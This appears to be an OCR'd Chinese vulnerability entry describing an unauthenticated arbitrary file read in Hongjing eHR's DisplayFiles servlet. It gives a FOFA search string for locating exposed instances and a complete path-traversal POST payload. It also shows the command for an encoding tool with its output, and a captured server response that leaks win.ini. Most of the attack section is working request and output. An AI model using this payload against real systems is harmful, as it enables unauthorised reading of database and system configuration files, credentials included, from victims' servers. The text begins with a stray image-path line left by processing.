
# H1-4宏景-人力资源管理-任意文件读取

## 漏洞描述：

宏景eHR DisplayFiles接口处存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

**网站图片：**




## 网络测绘：

**fofa语法：**

FOFA：app="HJSOFT-HCM"

## 漏洞复现：

payload：

```
POST /templates/attestation/../../servlet/DisplayFiles HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded

filepath=VHmj0PAATTP2HJBPAATTPcyRcHb6hPAATTP2HJFPAATTP59XObqwUZaPAATTP2HJBPAATTP6EvXjT
```

PS：读取文件内容需使用工具编码
工具地址：https://github.com/vaycore/HrmsTool
java -jar HrmsTool.jar -e C:/Windows/win.ini

```
[root@VM-16-8-centos ~]# java -jar HrmsTool.jar -e C:/Windows/win.ini
safe-encode: C~3a~2fWindows~2fwin~2eini
encrypt: VHmj0PAATTP2HJBPAATTPcyRcHb6hPAATTP2HJFPAATTP59XObqwUZaPAATTP2HJBPAATTP6EvXjT
```

效果图:

Request

数据包扫描 热加载 构造请求

```
1  POST /templates/attestation/../../servlet/DisplayFiles HTTP/1.1
2  Host: [redacted]
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
   89.0.4389.90 Safari/537.36
4  Content-Type: application/x-www-form-urlencoded
5
6  filepath=VHmj0PAATTP2HJBPAATTPcyRcHb6hPAATTP2HJFPAATTP59XObqwUZaPAATTP2HJBPAATTP6EvXjT
```

Responses 128bytes / 147ms

```
1  HTTP/1.1 200 OK
2  Server: Apache-Coyote/1.1
3  x-frame-options: SAMEORIGIN
4  Set-Cookie: JSESSIONID=C6334BD4C1424B042D7
5  Content-Disposition: attachment;filename=v
6  Content-Type: multipart/form-data
7  Date: Mon, 26 Feb 2024 11:48:27 GMT
8  Content-Length: 128
9
10 EDA_STREAMBOUNDARY; for 16-bit app support
11 [fonts]
12 [extensions]
13 [mci extensions]
14 [files]
15 [Mail]
```